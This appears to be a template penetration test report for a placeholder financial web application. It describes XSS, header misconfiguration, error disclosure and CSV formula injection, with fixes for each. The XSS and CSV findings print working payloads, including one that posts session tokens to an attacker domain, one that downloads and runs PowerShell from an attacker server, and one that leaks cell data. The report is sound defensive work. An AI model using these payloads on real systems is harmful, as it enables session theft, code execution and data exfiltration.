Sample Company Ltd.

Report for Sample Application Web Application Pentest

January 25, 2024

Document Details

Table of Contents:

The following gives detailed information about the structure of the document:

Document History:

The following gives an overview of the release history of this document:

Table 1 - Document History

Release Date	Description	Author
January 24, 2024	Initial Release	Naunet John
January 25, 2024	Revision 1	Naunet Jane

Distribution List:

The below table contains the list of client employees who are the designated recipients of this document:

Table 2 – Distribution List

Name	E-mail Address
John Doe	john.doe@client.com
Jane Doe	jane.doe@client.com

Restrictions and Legal

This document and the information contained within is confidential and provided solely for Sample Company Ltd's informational purposes and internal use.

This document is not intended to be and should not be used by any person or entity other than Sample Company Ltd. without the explicit written permission of Naunet.

Sample Company Ltd. may choose to share the information contained in this report with auditors of relevant compliance frameworks under non-disclosure agreement.

Any unauthorized copying, distribution, and publishing, or dissemination of the information including sharing with any third party is strictly prohibited.

These materials and the information contained herein are provided by Naunet and are intended to provide general information on a particular subject or subjects and are not an exhaustive treatment of such subjects.

Accordingly, the information in these materials is not intended to constitute any professional advice or services. The information is not intended to be relied upon as the sole basis for any decision which may affect Sample Company Ltd's business.

These materials and the information contained therein are provided as is, and Naunet makes no express or implied representations or warranties regarding these materials, or the information contained therein. Without limiting the foregoing, Naunet does not warrant that the materials or information contained therein will be error-free or will meet any criteria of performance or quality. Naunet expressly disclaims all implied warranties, including, without limitation, warranties of merchantability, title, fitness for a particular purpose, non-infringement, compatibility, security, and accuracy.

Sample Company Ltd's use of these materials and information contained therein is at your own risk, and you assume full responsibility and risk of loss resulting from the use thereof. Naunet will not be liable for any special, indirect, incidental, consequential, or punitive damages or any other damages whatsoever, whether in an action of contract, statute, tort (including, without limitation, negligence), or otherwise, relating to the use of these materials or the information contained therein.

Differently form the above written in case the information and materials are expressly provided as final performance of a contract concluded between Sample Company Ltd and Naunet, Naunet takes liability that the service has been provided and the product - if any - has been prepared contractually. Naunet excludes all liability for damages arising out of or in connection with the documents, materials, information, and data provided by Sample Company Ltd. For all the questions not ruled herein, the relating contract shall be applicable.

In this document Sample Company Ltd. may also be referred to as "Sample Company" or the "company" or in context as the "client", as well as VoidSec Kft. may also be referred to as "Naunet".

If any of the foregoing is not fully enforceable for any reason, the remainder shall nonetheless continue to apply completely.

VoidSec Kft. Contact Information:
info@naunet.eu
Hungary 2903
Komárom
Tamási Áron utca 4.

Assignment Summary

Assignment Summary

Sample Company Ltd. engaged VoidSec Kft. for its services to perform an web application information security penetration test of the “Sample Application”.

The primary objective of the assessment was to identify vulnerabilities or configuration weaknesses, which could lead to unauthorized access or data theft, with a focus on finding weaknesses that are available to anyone with network-level access to the application.

Following the identification of vulnerabilities during this engagement, Sample Company is advised to implement appropriate measures to remediate these vulnerabilities and enhance the overall security posture of their web application and the associated network infrastructure.

Assignment Disclaimer

We performed our testing from January 2, 2024, to January 6, 2024, and afterwards, we created this report and finalized the supporting documentation. Consequently, the findings presented in this report reflect the security status of the tested target systems and applications as of the last day of the testing period and should be treated as a snapshot in time.

Management Summary

The scope of the assessment was defined as the following:

- **Web Application Penetration Test** for the UAT (User Acceptance Test) version of **Sample Application** (https://example.com) web application available.

During the Web Application Penetration Test one high-risk issue was identified.

Cross-Site-Scripting High Vulnerability: During our test we identified that the application is vulnerable to Cross-Site-Scripting. The vulnerability makes it possible for an attacker to steal session cookies to login and impersonate another user.

Recommendation: We recommend implementing the necessary HTTP Response headers, sanitize user inputs and the generated output should apply escaping rules to provide the necessary defense against this attack.

Assignment Conclusion

We recommend mitigating the misconfigurations described in this report and performing a re-test to validate whether applied fixes are effective.

The detailed description of all found issues, the associated risks, and the recommendations to reduce the risks can be found in the following parts of this document.

Assignment Details

Assignment Background

Naunet was tasked to conduct a security assessment, which included a web application penetration test of UAT version of the Sample Application web application. Confidentiality, integrity, and availability of IT assets play a vital role in the business model and processes of Sample Company.

Assignment Goal

The project goal was to identify any existing security vulnerabilities, which might be exploitable by an attacker with network-level access such as a malicious employee.

Scope of the Web Application Penetration Test

The following gives an overview specified as the scope of the Web Application Penetration Test.

The following IPv4 addresses have been designated as the scope:

Table 3 - Scope of the Web Application Penetration Test

URL	IP Address
https://example.com	10.10.10.10

The tested web application is the UAT test environment available on the intranet with authentication required. The functionality of the web application is to allow users to manage scenarios for financial reporting.

Two test user accounts were registered for the purposes of the test, the following table contains the account details:

Table 4 - Used test accounts

Username	User Role
Username1	Administrator
Username2	Low-Privilege Role

Performed Services

The following gives an overview of the performed services:

- **Web Application Penetration Test**, where the assignment was addressing the internal facing part of the web application. The scan included a vulnerability assessment of the web application with manual and semi-manual methods in a grey box approach.

Methodology

While conducting the assignment we applied our testing methodology, aligned with the NIST recommendations outlined for penetration testing (NIST Special Publication 800-115, NIST Special Publication 800-12 Revision 1), as well as processes outlined by various publications made by ENISA.

We have performed all typical tests (where applicable) outlined in the OWASP Web Security Testing Guide (Version 4.2), including but not limited to the following:

- Configuration and Deployment Management Testing
- Identity Management Testing
- Authentication Testing
- Authorization Testing
- Session Management Testing
- Input and Data Validation Testing
- Testing for Error Handling
- Testing for Weak Cryptography
- Business Logic Testing
- Client-Side Testing

During the assignment no attempt was made to perform the necessary tests in a covert manner.

The performed testing does not necessitate any cleanup on the target systems in scope of the assignment.

For more information on the limitations and reasoning behind not performed test types please see the following section.

The list of applied tools for the analysis can be found in the Testing Infrastructure and Tool Details section of this document.

Limitations Faced During the Test

The following list gives an overview of the limitations faced during the project:

- The scope of the penetration test did not include the following functions of the application: “Function1”, “Function2”, “Function3”, ”Function4” and “Function5”, the aforementioned functionalities were out of scope.

Findings of the Web Application Penetration Test:

The following table gives an overview of our findings of the Web Application Penetration Test.

Table 5 - Findings of the Web Application Penetration Test

Finding ID	Name	Issue Type	Vulnerability Type	Risk	Status
WEB-1	Cross-Site Scripting (XSS) Vulnerability	Application	Cross-Site Scripting (XSS)	High	Open
WEB-2	Insecure HTTP Response Header Configuration	Application	Security Misconfiguration	Low	Open
WEB-3	Information Disclosure in Error Messages	Application	Sensitive Information Disclosure	Low	Open
WEB-4	CSV File Formula Injection	Application	Injection	Low	Open

Detailed Findings

The following section contains the detailed technical descriptions of the misconfiguration or security weakness related findings of the assignment.

WEB-1: Cross-Site Scripting (XSS) Vulnerability

Targets	Finding Status	Overall Risk	High
https://example.com	Open	Impact	High
		Likelihood	Medium

Description

We were able to inject JavaScript commands into the application due to the identified stored and reflected XSS vulnerabilities, which affected multiple user-controlled input fields. The payloads were executed on different pages viewed by other users.



Figure 1 - XSS execution in the victim's browser

The following steps can be used to reproduce the issue:

1. Log in with user (with any applicable role)
2. Navigate to the following menu option: “Main menu” > “Sub menu” > “Option 1”
3. Save a new item with an XSS payload

It was possible to access and exfiltrate the user’s session token since it was stored in the browser’s session storage and that the application failed to properly configure Content-Security-Policy. The following payload could be used to steal the user’s session token:

```
/><img src=x onerror=”fetch('https://<attacker-controlled-domain>,{method: 'POST',body:
sessionStorage.getItem(‘sessiontoken’)})”>
```

Impact

An attacker can inject JavaScript code into the detailed parameters and perform operations in the victim user’s browser. Thus, the attacker can execute commands on behalf of the victim user, which could lead to unauthorized data modification, or exfiltration of sensitive information by exploiting this vulnerability.

A typical attack would look like the following:

- The attacker sends an email to the victim, containing a specially crafted URL that can be used to send a request to the application to exploit the XSS vulnerability.
- The attacker persuades the victim user to click on the link. The attacker’s JavaScript code, which is returned in the server response, will be executed by the victim user’s browser.

- The code crafted by the attacker sends sensitive data to the attacker or opens a communication channel between the attacker and the client to execute further commands within the application or take control over the victim user's browser (such as the BeEF project).

In case of a POST-based XSS, a typical attack could be the following:

- The attacker prepares a website containing a malicious HTML page, which will trigger the victim user's browser to send a specific request to the vulnerable application with malicious JavaScript code in it (see CSRF).
- The attacker persuades the user to open his website while the user has an active session in the application.
- The injected JavaScript code crafted by the attacker sends sensitive data to the attacker or opens a communication channel between the attacker and the client to execute further commands within the application or take control over the client's browser (such as the BeEF project).

Likelihood

An attacker needs to persuade a user to click on a malicious link to exploit the reflected XSS issue. A valid, logged in victim user with normal administrator privileges is required for successful exploitation of this vulnerability.

Recommendation

Using both input and output filtering may provide reasonable defense against Cross-Site Scripting.

We recommend redesigning the application to accept only valid inputs for a given field when checking the values on the server side. For example, for an account number only numeric and hyphen characters should be accepted, a date field should contain only combinations of numeric and separator characters which can be interpreted as date.

At the same time, when the application generates the output from the data (e.g., HTML code), it should apply output escaping rules that are in line with the given display method (e.g., browser). For instance, when generating HTML output, all HTML-related characters should be encoded (e.g., > → > < → <)

We note that the input validation and output filtering issues should always be handled generally. Even if not all parameters are affected, the current solution should be reviewed, and a general application wide solution should be introduced.

Additionally, setting the Content Security Policy (CSP) HTTP header can provide an additional defense against this attack. (please refer to WEB-2: Insecure HTTP Response Header Configuration finding of this report)

References

For more information, please refer to the relevant parts of the OWASP (Open Web Application Security Project) guides:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

For more information about the BeEF project please visit the following page:

- https://beefproject.com/

WEB-2: Insecure HTTP Response Header Configuration

Targets	Finding Status	Overall Risk	Low
https://example.com	Open	Impact	Low
		Likelihood	Low

Description

The application did not set the CSP (Content-Security-Policy) and X-Frame-Options HTTP security headers properly.

Table 6 - Missing or misconfigured HTTP headers

HTTP Header	Description
Content-Security-Policy	When this header is properly set, the application can control and extend the browser security settings. Failure to properly configure this setting leaves the application less secure against various attacks (for example, against XSS and Clickjacking).
X-Frame-Options	This header can control whether the page can be embedded into other sites. While most browsers support "Content-Security-Policy", older browsers or versions (such as Internet Explorer 11) do not, therefore without the "X-Frame-Options" header, the application might still be vulnerable against a Clickjacking attack.

The following response shows the set HTTP response headers:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate,post-check=0, pre-check=0
Content-Type: text/html; charset=UTF-8
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Mon, 01 Jan 2024 00:00:00 GMT
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=<expire-time>; includeSubDomains; preload
Date: Mon, 01 Jan 2024 00:00:00 GMT
Connection: close
Content-Length: 12345
[…TRUNCATED…]
```

Impact

Without a properly set CSP header, an attacker might be able to access sensitive information or perform actions in the application by using Clickjacking or Cross-Site Scripting (XSS) attacks, and these attacks might remain undetected. Furthermore, without the "X-Frame-Options" header, the application might not be fully protected from "Clickjacking" attacks (if the user uses an older or unsupported browser).

Likelihood

Anyone on the intranet can exploit the missing CSP and X-Frame-Options HTTP security header by embedding the page into a malicious site or by performing Cross-Site-Scripting (XSS) attacks.

Recommendation

We recommend using the CSP Level 2 HTTP security header by considering the following security decisions:

- Use with default-src directive set to none and allow only those sites, which are necessary for the application functionality (white-list based approach).
- Use with script-src directive to prevent script execution from untrusted sources and mitigate the XSS (Cross-Site-Scripting) attacks. For increased protection, this directive should not contain the unsafe-inline or unsafe-eval keywords.
- Use with frame-ancestors directive to prevent "Clickjacking" attacks. However, we note that versions of Internet Explorer older than IE 11 do not support the CSP header, therefore, we also recommend setting the "X-Frame-Options" HTTP header with the "SAMEORIGIN" or "DENY" values as a fallback measure.

References

N/A

WEB-3: Information Disclosure in Error Messages

Targets	Finding Status	Overall Risk	Low
https://example.com	Open	Impact	Low
		Likelihood	Low

Description

The application sent back error messages to the client, which contained valuable information for an attacker. For example, the following error message was sent back during the testing:

```
HTTP/1.1 404 Not Found
Date: Tue, 1 Jan 2023 00:00:00 GMT
Server: Apache/2.4.38 (Debian)
Content-Length: 273
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Impact

An attacker may gather information (e.g., version numbers) about the application and/or its environment that can be used for further attacks.

Verbose error messages may contain information that could provide an insight into the application internal architecture, the applied software components, the developer's variable nomenclature scheme etc. As a result, they could help an attacker in formulating further attacks.

Likelihood

An authenticated attacker may generate error messages, which may contain sensitive information (e.g., server version, debug data, logged in users, password hashes). Limited technical skills are required to trigger an error message. However, finding a concrete exploitable vulnerability based on verbose error messages depends on several other uncertain factors.

Recommendation

We recommend using standard error messages without exposing any details about the application and the deployment system.

The application should use custom error pages for HTTP error codes (e.g., HTTP 404, HTTP 403, HTTP 500) and should display standardized error messages in case of application errors as well. Detailed error messages should be logged at server side.

References

N/A

WEB-4: CSV File Formula Injection

Targets	Finding Status	Overall Risk	Low
https://example.com	Open	Impact	Low
		Likelihood	Low

Description

We found a formula injection vulnerability in the “Download as CSV” functionality. The web application did not sanitize the user input properly; thus, an attacker could submit malicious data to the database. Cells starting with one of the following characters "=", "-", "+", "@" were interpreted by the spreadsheet application as formulas. The users could export the stored data containing the malicious code to a “.csv” file and download it to their computers.

The web application also set the “Content-Type” header in the HTTP response to force the default opening application to Microsoft Excel on the client computer, as the following HTTP response excerpt demonstrates:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 123456
Content-Type: application/vnd.ms-excel; charset=utf-8
[…TRUNCATED…]
```

It was possible to inject the following payload into the “Name / Code” fields:

```
-2+3+cmd|' /C calc'!A0
```

The following screenshot shows an example of the stored payload:



Figure 2 - Payload stored and shown in Excel

When the victim opened the file in Microsoft Excel (which is the default application for viewing CSV files in most cases), and ignored the security alerts, the attacker’s code was executed in the operating system of the victim user (e.g., the built-in Windows Calculator application started):



Figure 3 - Payload opened and ran in Excel.

Impact

An attacker might be able to run OS level commands on the victim computer on behalf of the user who opened the downloaded CSV file. This might allow the attacker to compromise the workstation, steal sensitive information and attempt to further escalate his privileges.

The impact was increased by the fact that low privileged users could attack high privileged users.

An attacker might be able to perform the following steps to gain access to the victim computer and execute operating system commands:

1. The attacker stores the following malicious payload in the database:

```
=cmd|'/C powershell IEX (New-Object Net.WebClient).DownloadString(\"http://<attacker server>/invoke-shellcode.ps1\")'!A0
```

2. The attacker convinces the victim user to use the affected export functionality and download the malicious file.
3. The victim user opens the exported data with a spreadsheet application and ignores the presented warnings. The malicious formula is executed and downloads a malicious PowerShell script, which connects back to an attacker-controlled server for further commands.
4. The attacker gains control of the victim computer and executes OS level commands in the name of the victim user to perform further actions.

Furthermore, an attacker might be able to steal sensitive information, with a low privileged user. A successful attack might be performed with the following steps:

- An attacker stores the following malicious payload to steal sensitive information from cells, that he cannot access with a low privileged user:

```
=IF(WEBSERVICE(CONCATENATE("http://<attacker server>/?leak=",$A3))=0,"","Test Data")
```

- A higher privileged user exports the sensitive information and opens the downloaded file in a spreadsheet application.
- The victim user opens the downloaded file in a spreadsheet application and allows loading external web service data, which automatically sends the sensitive data to the attacker-controlled server without any other user consent.

An attacker might be able to access arbitrary files or list directories from the file system, which could result in access to sensitive data or could be basis of Denial of Service (DoS) attacks.

Likelihood

An attacker would need network level access to the application and valid credentials to store the malicious payload.

The likelihood was reduced by the fact that the spreadsheet software warns the user that the opened file contains suspicious formulas/commands before executing them. The likelihood was also reduced by the fact that this attack is mitigated by default in the latest version of Microsoft Excel (Office 365).

Recommendation

Using both input and output filtering may provide reasonable defense against spreadsheet formula injection.

When receiving user input, the server should only accept those values which are reasonable in that field ("whitelist" approach), discarding special and control characters, if applicable.

If the whitelist approach is not suitable or dangerous characters need to be included in the list, we recommend applying the following sanitization to each field of the CSV file:

- Wrap each cell field in double quotes
- Prepend each cell field with a single quote
- Escape every double quote using an additional double quote

References

For more information, please visit the following URLs:

- https://www.owasp.org/index.php/CSV_Injection

Testing Infrastructure and Tool Details

Description of the testing infrastructure:

The below table contains the details of the operating systems used during the assignment:

Table 7 - Details of the operating systems used during the assignment

Operating System	Used Version
Kali Linux	Rolling 2023.1
MacOS Ventura	Version 13.1

We performed our external facing test using the following public IP addresses:

Table 8 - Details of the public IP address used during testing

IPv4 Address	ISP	ASN	Country	City
81.183.236.252	Magyar Telekom	AS5483	Hungary	Budapest

List of Tools used during testing:

The below table gives an overview of the specific tools we have used during this specific assignment.

Note: Generic operating system utilities such GNU packages within a Linux distribution will not be listed below, furthermore if a tool has been updated or upgraded during the testing period, only the latest used version information will be listed below.

Table 9 - Details of the tools used during the assessment

Tools Name	Description	Used Version
Tool #1	Tool Description #1	Version 1.0.
Tool #2	Tool Description #2	N/A

Finding Risk Details

Risk Details

We use the following risk ratings: Informational, Low, Medium, High and Critical. These categories offer limited accuracy however they represent that during an assignment the complete context and relevant technical information related to findings may only be partially available.

During the risk calculation process due to the limited information, time and resources of an assignment and specific goal, we do not “compress” or “inflate” the calculated findings to be accurate on an organizational level. The calculated risk does not represent a potential priority for mitigation on an organizational level, as other risks may be present in out-of-scope systems.

The Informational category is reserved for findings that are by themselves do not represent direct risk to Sample Company, however the finding’s existence may hold valuable information.

Given that new vulnerabilities in operating systems and applications are discovered daily and system configurations change frequently, these results are based on publicly available vulnerability information and the system configurations at the time of testing. Consequently, new vulnerabilities may have emerged since then, or existing weaknesses may have been addressed.

Customers should perform their own assessments to align these findings with their information security management risk rating methodology. Additionally, customers should determine if and how to implement the recommended remediation activities. A thorough risk rating requires internal knowledge of the company's business requirements and organizational processes.

Note: Please note that the report may include "False Positives" due to a lack of access to all necessary system or design information. Therefore, all results must be verified to confirm their corresponding risk.

The following Risk Calculation Matrix describes how the risk rating and potential advice for further action is derived from the Likelihood and Impact:

Impact				
	High	Medium	High	Critical
	Medium	Low	Medium	High
	Low	Low	Low	Medium
	Informational	Low	Medium	High
		Likelihood		

Table 10 - Risk Calculation Matrix

Impact Details

Quantifying potential damage without a detailed financial risk assessment is challenging, so we use a scenario-based approach. To provide a comprehensive overview of the risk environment in the audited areas, we consider various factors, including but not limited to the confidentiality, integrity, and availability of information; the impact on technical operations; the potential effects on reputation and customer satisfaction; the risk of potential penalties or legal consequences; the financial impact; the implications for customer safety; and other relevant aspects.

Our professional judgement, based on our experience, leads us to categorize vulnerabilities by their potential impact.

High: Findings that enable attackers to manipulate sensitive information, damage Sample Company's reputation, obtain unauthorized access to sensitive information (such as financial information or Personal Identifiable Information), or obtain unauthorized access to the applications or infrastructure of Sample Company are to be categorized as high impact.

Medium: Medium impact findings are that may still allow attackers to damage Sample Company's reputation or obtain unauthorized access to Sample Company's information, however the privileges an attacker could obtain by taking advantage of these vulnerabilities are limited and are likely to depend on other weaknesses and other resources to be usable for accessing sensitive information.

Low: Low impact findings do not pose an immediate threat, but may ultimately expose sensitive information, offering valuable intelligence to potential attackers. These vulnerabilities provide only restricted access to the system and limited operational risk to Sample Company.

Note: Please note that in the described system, impact by itself cannot be classified as critical.

Likelihood Details

The likelihood of a vulnerability being exploited is assessed based on three critical factors: the ease of discovery, the number of potential attackers with access to it, and the resources and expertise needed to execute an exploit. The probability of exploitation is then categorized as follows:

High: Findings with high likelihood can be easily identified and exploited by malicious actors. They are broadly accessible to numerous attackers, requiring only minimal technical expertise and resources to leverage.

Medium: Medium-likelihood findings require a more advanced approach for exploitation. They are not easily detectable and are accessible to a limited pool of attackers. Exploiting these vulnerabilities demands higher technical expertise or significant resources.

Low: Low-likelihood vulnerabilities are challenging to exploit due to their limited discoverability, restricted access to a small number of potential attackers, or the need for advanced expertise and sophisticated resources to execute an exploit.

Note: Please note that in the described system, likelihood by itself cannot be classified as critical.